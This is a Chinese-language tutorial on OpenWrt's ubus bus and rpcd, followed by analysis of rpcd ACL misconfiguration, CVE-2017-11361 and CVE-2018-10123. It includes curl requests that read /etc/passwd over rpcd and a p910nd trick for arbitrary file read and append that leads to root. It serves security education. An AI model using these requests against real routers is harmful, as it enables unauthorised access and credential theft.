openwrt-rpcd服务ACL配置错误风险分析

前言

openwrt 是一个用于的 路由器 的开源系统。

其他类似的路由器系统相比它的更新速度非常的快，可以看看 github 的更新速度

https://github.com/openwrt/openwrt

感觉以后用到 openwrt 的路由器会越来越多，而且 openwrt 可以直接用 vmware 来运行，也减少了学习的成本。

本文介绍一下 openwrt 的 ubus 机制 以及怎么利用 rpcd 通过 http 来访问 openwrt 里面的 ubus. 最后以一个 cve 为例介绍 rpcd 配置过程失误导致的安全问题。

Openwrt Helloworld

编译

首先安装好需要的包

```
sudo apt-get update
sudo  apt-get  install  subversion  git-core
sudo  apt-get install  gcc g++ binutils patch bzip2 flex bison make autoconf gettext textinfo unzip sharutils gawk  ncurses-term zliblg-dev libncurses5-dev
```

然后去 github 下载源码包 （比较大，建议挂 ss 下载）

```
git clone git://git.openwrt.org/openwrt.git
```

更新编译依赖的包

```
scripts/feeds update -a
scripts/feeds install  -a
```

然后通过

```
make menuconfig
```

配置一下编译参数，使他生成 vmdk 镜像文件

```
Tartget Images
    [*] Build VMware image files (VMDK)
    [*] ext4  --->
```

然后编译即可

```
make -j4 V=99
```


最后会在 bin/targets/x86/generic/ 目录下生成编译好的文件

```
01:02 haclh@ubuntu:openwrt $ ls bin/targets/x86/generic/
bin           mnt                                    openwrt-x86-generic-generic.manifest        overlay   sbin
config.seed   openwrt-x86-generic-combined-ext4.img  openwrt-x86-generic-generic-rootfs.tar.gz   packages  sha256sums
dev           openwrt-x86-generic-combined-ext4.vmdk  openwrt-x86-generic-rootfs-ext4.img.gz      proc      sys
etc           openwrt-x86-generic-combined-squashfs.img.gz  openwrt-x86-generic-rootfs-squashfs.img.gz  rom       tmp
lib           openwrt-x86-generic-combined-squashfs.vmdk    openwrt-x86-generic-vmlinuz                 root      usr
01:03 haclh@ubuntu:openwrt $
```

我们使用 openwrt-x86-generic-combined-ext4.vmdk 即可。

挂载到vmware

然后新建一个 虚拟机， 选择目标操作系统为 **其他 linux 64 位** 的即可，然后后面选择硬盘时，使用刚刚生成的硬盘。



然后开机启动即可。

添加了那么多个网卡的原因是我这里前面几个网卡都是不能正常联网的，后面的就可以正常了~~~

这时不出意外，应该可以进入 `shell` 了。

基本配置

首先修改一下 `root` 的密码，方便 `ssh` 访问

```
passwd root
```

然后安装一个 `web` 界面，用来方便的管理路由器

```
opkg update
opkg install luci
```

然后启动 `uhttpd`


```
/etc/init.d/uhttpd start
/etc/init.d/uhttpd enable
```

这时由于防火墙的原因可能无法访问，由于是虚拟机，这里直接清空了 防火墙的规则

```
iptables -F
```

然后在浏览器上访问

```
http://server_ip/
```




ubus

介绍

`ubus` 是 `openwrt` 引入的一个消息总线，主要作用是实现不同应用程序之间的信息交互。

`ubus` 启动后会在后台运行 `ubusd` 进程，该进程监听一个 `unix` 套接字用于与其他应用程序通信。


其他应用程序可基于 `libubox` 提供的接口（或自己实现）与其通信。



进程之间通过ubus通信

用户可以使用 `ubus` 的命令行工具和 `ubus` 总线进行通信， 也可以使用 `libubus.so`里面的 `api` 来和 `ubus`总线交互， 利用 `uhttpd` 的模块 和 `rpcd` 还可以实现通过 `http` 来访问 `ubus` 总线

如下图所示:



使用命令行工具与ubus交互

命令行工具的命令就是 `ubus`，列举一下常用的选项

list

不加参数的话会列举出总线上所有的可用的命名空间。

```
root@OpenWrt:~# ubus list
dhcp
dnsmasq
foo
log
network
network.device
network.interface
network.interface.lan
network.interface.loopback
network.interface.wan
network.interface.wan6
network.rrdns
network.wireless
service
session
system
uci
```

使用 `-v` 选项可以列举出 命名空间内方法的详细信息

```
root@OpenWrt:~# ubus -v list
'dhcp' @f236b80a
    "ipv4leases":{}
    "ipv6leases":{}
'dnsmasq' @a7e0fefe
'foo' @224fa516
    "bar":{"arg1":"Boolean","arg2":"Integer","arg3":"String"}
    "toto":{}
'log' @fb3f988f
    "read":{"lines":"Integer","stream":"Boolean","oneshot":"Boolean"}
    "write":{"event":"String"}
'network' @58aebe07
    "restart":{}
    "reload":{}
    "add_host_route":{"target":"String","v6":"Boolean","interface":"String"}
    "get_proto_handlers":{}
    "add_dynamic":{"name":"String"}
.....................................................
.....................................................
.....................................................
```

后面还可以加上命名空间的名字，使得只打印该命名空间内部的方法信息

```
root@OpenWrt:~# ubus -v list network.device
```

```
'network.device' @61cffe58
    "status":{"name":"String"}
    "set_alias":{"alias":"Array","device":"String"}
    "set_state":{"name":"String","defer":"Boolean"}
```

这里打印了 `network.device` 命名空间内的方法的信息。可以看到它有三个方法可以被调用。

call

使用 `call` 选项就可以调用指定命名空间的方法了。

```
root@OpenWrt:~# ubus call  network.device status '{"name":"eth1"}'
{
    "external": false,
    "present": true,
    "type": "Network device",
    "up": true,
    "carrier": true,
    "link-advertising": [
```

调用 `network.device` 的 `status` 方法，参数通过 `json` 数据格式传递，`name` 指定设备名，这里的作用就是获取 `eth1` 的设备信息。

一些 `openwrt` 内置的命名空间以及他们的参数说明信息，可以看 `openwrt` 的官方 `wiki`， 其他更多的命令信息也可以查看这个 `wiki` 。

```
https://wiki.openwrt.org/zh-cn/doc/techref/ubus?s[]=ubus
```

通过http与ubus交互

配置 uhttpd

首先需要修改 `uhttpd` 的配置文件，使得 `uhttpd` 支持 `ubus_prefix`

修改 `/etc/init.d/uhttpd`

```
start_instance() {
...
 append_arg "$cfg" ubus_prefix "-u"
...
}
```

修改 `/etc/config/uhttpd`

```
...
    option ubus_prefix /ubus
...
```

然后重启一下 `uhttpd`

```
/etc/init.d/uhttpd restart
```

之后可以通过

```
http://server_ip/ubus
```

与 `ubus` 交互（使用 `post` 请求）

rpcd配置

通过 `http` 来与 `ubus` 总线进行交互是通过 `rpcd` 进行的。

`rpcd` 是有访问控制措施的。

其中访问控制配置文件位于 `/usr/share/rpcd/acl.d` 目录下

```
root@OpenWrt:/usr/share/rpcd/acl.d# ls
hac425.json            luci-base.json         unauthenticated.json
```

`hac425.json` 是我后面新建的，内容为

```
{
        "hac425": {
                "description": "acl for hac425",
                "read": {
                        "ubus": {
                                "file": [ "*" ],
                                "log": [ "*" ],
                                "service": [ "*" ],
                        },
                },
```

```
                "write": {
                        "ubus": {
                                "file": [ "*" ],
                                "log": [ "*" ],
                                "service": [ "*" ],
                        },
                }
        }
}
```

这个定义就是允许 `hac425` 使用 `file, log, service` 命名空间下的所有方法。

需要为其他用户增加 `ACL`，可以根据官方提供的配置文件 `demo` 进行修改。

这个目录下的文件名是没有作用的，起作用的是 `json` 文件里面的顶层元素，用于定义 访问控制针对的用户的用户名

以 `unauthenticated.json` 为例

```
{
    "unauthenticated": {
        "description": "Access controls for unauthenticated requests",
        "read": {
            "ubus": {
                "session": [
                    "access",
                    "login"
                ]
            }
        }
    }
}
```

这个文件定义了没有登录的用户（就是所有人）都可以使用的方法是

`session` 命名空间里面的 access, login 方法

调用 `login` 进行登录后会获得一个 `ubus_rpc_session`， 用于后面的 `ubus` 调用

```
curl -d '{ "jsonrpc": "2.0", "id": 1, "method": "call", "params": [ "00000000000000000000000000000000", "session", "login", { "username": "hac425", "password": "123" } ] }' ht
```

如果用户名密码正确的话会返回 （默认的用户名和密码是 `root` 的用户名和密码， 后面介绍怎么修改）

```
{
    "jsonrpc":"2.0",
    "id":1,
    "result":[
        0,
        {
            "ubus_rpc_session":"749e6006d3be1149e8ef23c7dd6cb7ac",
            "timeout":300,
            "expires":300,
            "acls":{
                "access-group":{
                    "hac425":[
                        "read",
                        "write"
                    ],
                    "uci-access":[
                        "read",
                        "write"
                    ],
                    "unauthenticated":[
                        "read"
                    ]
                },
                "ubus":{
                    "file":[
                        "*"
                    ],
                    "log":[
                        "*"
                    ],
                    "service":[
                        "*"
                    ],
```

```
                "session":[
                    "access",
                    "login"
                ]
            },
            "uci":{
                "*":[
                    "read",
                    "write"
                ]
            }
        },
        "data":{
            "username":"hac425"
        }
    }
  ]
}
```

里面会有一个 `ubus_rpc_session` 用于调用那些需要登录后才能调用的方法， 同时会显示所有可以通过 `http` 调用的方法。

用于 `rpcd` 认证的用户名和密码在 `/etc/config/rpcd` 设置

```
root@OpenWrt:~# cat /etc/config/rpcd

config login
  option username 'hac425'
  option password '$p$hac425'
  list read '*'
  list write '*'
config login
        option username 'test'
        option password '$p$test'
        list read '*'
        list write '*'
```

`$p$test` 表示使用用户名为 `test` 的系统用户的密码作为 `rpc` 认证的密码

所以需要增加一个用户，只需新建一个系统用户，然后增加一个 表项即可

```
config login
        option username 'xxxxx'
        option password '$p$xxxxx'
        list read '*'
        list write '*'
```

获取到 `ubus_rpc_session` 后，就可以调用在 `/usr/share/rpcd/acl.d` 目录下设置好的允许调用的方法了。调用方法时用到的 `json` 数据的格式如下

```
{
  "jsonrpc": "2.0",
  "id": <unique-id-to-identify-request>,
  "method": "call",
  "params": [
             <ubus_rpc_session>, <ubus_object>, <ubus_method>,
             { <ubus_arguments> }
            ]
}
```

首先使用 list 显示方法的详细信息

```
curl -d '{"jsonrpc":"2.0","method":"list","params":["749e6006d3be1149e8ef23c7dd6cb7ac","*"],"id":1}'  http://192.168.31.111/ubus
```

返回结果比较多，截个图看看

```
{
        "jsonrpc":"2.0",
        "id":1,
        "result":{
                "dhcp":{
                        "ipv4leases":Object{...},
                        "ipv6leases":{

                        }
                },
                "dnsmasq":Object{...},
                "file":Object{...},
                "foo":Object{...},
                "log":Object{...},
                "network":Object{...},
                "network.device":Object{...},
                "network.interface":Object{...},
                "network.interface.lan":Object{...},
                "network.interface.loopback":Object{...},
                "network.interface.wan":Object{...},
                "network.interface.wan6":Object{...},
                "network.rrdns":Object{...},
                "network.wireless":{
                        "up":{

                        },
                        "down":{
```


打印了方法的参数信息。

接下来可以调用需要的方法，比如调用 `file` 命名空间内的 `read` 方法 读取 `/etc/passwd` 的文件内容

```
07:36 haclh@ubuntu:~ $ curl -d '{ "jsonrpc": "2.0", "id": 1, "method": "call", "params": [ "749e6006d3be1149e8ef23c7dd6cb7ac", "file", "read", { "path": "/etc/passwd" } ] }'  ht
{"jsonrpc":"2.0","id":1,"result":[0,{"data":"root:x:0:0:root:\/root:\/bin\/ash\ndaemon:*:1:1:daemon:\/var:\/bin\/false\nftp:*:55:55:ftp:\/home\/ftp:\/bin\/false\nnetwork:*:101:1
```

安全风险

ACL配置问题简述

`rpcd` 用于 `rpc` 调用，那么访问控制就非常重要，要严格控制暴露出来的方法。

`rpcd` 的配置就有个很大的坑，使用 官网 wiki 上的配置，来配置用户的 `ACL` ，就会发现 `ACL` 不成功的情况，而且也没找到可以正常 配置 `ACL` 的方法 ~_~....

(: 貌似 `juci` 有成功的配置方法，以后学习了再补上

以上面的例子为例， `hac425` 设置了 `ACL` ，允许其调用 很多方法

而 `test` 用户没有配置 `ACL` 那么他应该只能调用非常有限的方法比如（`session` 中的 `login` ）

但是实际测试发现， `test` 也可以调用 允许 `hac425` 调用的方法，比如 `file` 命名空间内的 `read` 方法。

```
07:46 haclh@ubuntu:~ $ curl -d '{ "jsonrpc": "2.0", "id": 1, "method": "call", "params": [ "00000000000000000000000000000000", "ses
sion", "login", { "username": "test", "password": "111" } ] }'  http://192.168.31.111/ubus
{"jsonrpc":"2.0","id":1,"result":[0,{"ubus_rpc_session":"58c23d7dd417db3e4d97e9578cf334c6","timeout":300,"expires":300,"acls":{"acc
ess-group":{"hac425":["read","write"],"uci-access":["read","write"],"unauthenticated":["read"]},"ubus":{"file":["*"],"log":["*"],"s
ervice":["*"],"session":["access","login"]},"uci":{"*":["read","write"]}},"data":{"username":"test"}}]}07:46 haclh@ubuntu:~ $
07:46 haclh@ubuntu:~ $
07:46 haclh@ubuntu:~ $
07:46 haclh@ubuntu:~ $ curl -d '{ "jsonrpc": "2.0", "id": 1, "method": "call", "params": [ "58c23d7dd417db3e4d97e9578cf334c6", "fil
e", "read", { "path": "/etc/passwd" } ] }'  http://192.168.31.111/ubus
{"jsonrpc":"2.0","id":1,"result":[0,{"data":"root:x:0:0:root:\/root:\/bin\/ash\ndaemon:*:1:1:daemon:\/var:\/bin\/false\nftp:*:55:55
:ftp:\/home\/ftp:\/bin\/false\nnetwork:*:101:101:network:\/var:\/bin\/false\nnobody:*:65534:65534:nobody:\/var:\/bin\/false\ndnsmas
q:x:453:453:dnsmasq:\/var\/run\/dnsmasq:\/bin\/false\nhac425:x:1000:1000::\/home\/hac425:\ntest:x:1001:1001::\/home\/test:\n"}]}07:
46 haclh@ubuntu:~ $
```

由于一些错误配置，就会导致很多不该提供给用户调用的 方法被暴露出来，可能会造成一些问题（比如暴露 `file` 命名空间，就可能造成文件泄露等）。

CVE-2017-11361分析

这个漏洞是由于 对 `rpcd` 的错误配置，导致管理 `web` 界面的普通用户可以通过 `rpcd`暴露的大量方法，实现代码执行。

下面根据漏洞作者的博客，简述下漏洞发现流程。

首先通过抓包，发现有 `rpc` 调用的登录包

```
{"jsonrpc":"2.0","method":"call","params":["00000000000000000000000000000000","session","login",{"username":"user","password":"testing"}],"id":0}
```

然后返回了大量的可以被调用的方法。

```
<{"jsonrpc":"2.0","id":0,"result":[0,{"ubus_rpc_session":"eb3bd8e7beb01338b21533a89b678971","timeout":300,"expires":299,"acls":{"access-group":{"core":["read"],"juci-broadcom-ds
```

其中有可以用于文件读写的 `read` 和 `write` 方法，以及可以增加 `ssh_key` 的 `router.dropbear:add_ssh_key` 方法，组合起来就可以写 `ssh_key`，然后 `ssh` 连过去。

CVE-2018-10123 分析

这个漏洞利用的是 `p910nd` 打印服务对配置文件信息没做校验，利用 `rpcd` 暴露的 `uci` 命名空间内的方法来写`p910nd` 打印服务的配置文件，然后 `get root shell`。

首先看看 `p910nd` 打印机服务，官网 wiki

安装

```
opkg update
opkg install p910nd
```

此时默认配置文件内容为

```
root@OpenWrt:/usr/share/rpcd/acl.d# uci show p910nd
p910nd.@p910nd[0]=p910nd
p910nd.@p910nd[0].device='/dev/usb/lp0'
p910nd.@p910nd[0].port='0'
p910nd.@p910nd[0].bidirectional='1'
p910nd.@p910nd[0].enabled='0'
root@OpenWrt:/usr/share/rpcd/acl.d#
```

然后设置 `enabled` 选项为 `1`， 开启 `p910nd` 服务

```
root@OpenWrt:/usr/share/rpcd/acl.d# uci set p910nd.@p910nd[0].enabled=1
root@OpenWrt:/usr/share/rpcd/acl.d# uci show p910nd
p910nd.@p910nd[0]=p910nd
p910nd.@p910nd[0].device='/dev/usb/lp0'
p910nd.@p910nd[0].port='0'
p910nd.@p910nd[0].bidirectional='1'
p910nd.@p910nd[0].enabled='1'
root@OpenWrt:/usr/share/rpcd/acl.d# /etc/init.d/p910nd restart
root@OpenWrt:/usr/share/rpcd/acl.d# netstat -an| grep 9100
tcp        0      0 0.0.0.0:9100            0.0.0.0:*               LISTEN
```

此时可以用 `nc` 连接 `9100` 端口和 打印机通信。

如果我们修改 `p910nd.@p910nd[0].device` 为 一个文件的路径，我们在 `nc` 连过去的时候就可以获取文件的内容，同时在文件末尾追加内容。

在 `openwrt` 新建一个文件做测试，同时设置 `device` 指向它，并重启服务，使修改生效

```
root@OpenWrt:/usr/share/rpcd/acl.d# echo this_line_1 >/tmp/xx
root@OpenWrt:/usr/share/rpcd/acl.d# cat /tmp/xx
this_line_1
root@OpenWrt:/usr/share/rpcd/acl.d# uci set p910nd.@p910nd[0].device=/tmp/xx
root@OpenWrt:/usr/share/rpcd/acl.d# uci show p910nd
p910nd.@p910nd[0]=p910nd
p910nd.@p910nd[0].port='0'
p910nd.@p910nd[0].bidirectional='1'
p910nd.@p910nd[0].enabled='1'
p910nd.@p910nd[0].device='/tmp/xx'
root@OpenWrt:/usr/share/rpcd/acl.d# /etc/init.d/p910nd restart
root@OpenWrt:/usr/share/rpcd/acl.d# netstat -an| grep 9100
tcp        0      0 0.0.0.0:9100            0.0.0.0:*               LISTEN
root@OpenWrt:/usr/share/rpcd/acl.d#
```

然后 `nc` 过去就可以获取 `/tmp/xx` 文件的内容，此时再输入内容，然后终止连接，输入内容就会写入输入的数据到文件末尾.

输入内容

```
05:36 haclh@ubuntu:~ $ nc 192.168.31.111 9100
this_line_1
line2_writed_by_nc
^C
06:25 haclh@ubuntu:~ $
```

查看修改，**可以看到内容成功被修改**

```
root@OpenWrt:/usr/share/rpcd/acl.d# cat /tmp/xx
this_line_1
line2_writed_by_nc
```

这个 `cve` 是由于在用户登录后可以开启 `p910nd` 服务，同时 我们可以访问 `uci` 命名空间中的一些方法，然后利用 `rpcd` 服务修改配置文件，就可以实现任意文件读写。

最后的利用方式是在 `/etc/init.d/p910nd` 追加了一句写 `ssh key` 的代码，然后在以后执行 `/etc/init.d/p910nd` 时就可以写入 `ssh_key`.

总结

对于 `rpcd` 要严格限制暴露出来的方法， 避免出现严重的问题

参考

http://www.cnblogs.com/nicephil/p/6768381.html#e4bdbfe794a8e696b9e6b395_2

https://neonsea.uk/blog/2017/07/17/cve-2017-11361.html

https://neonsea.uk/blog/2018/04/15/pwn910nd.html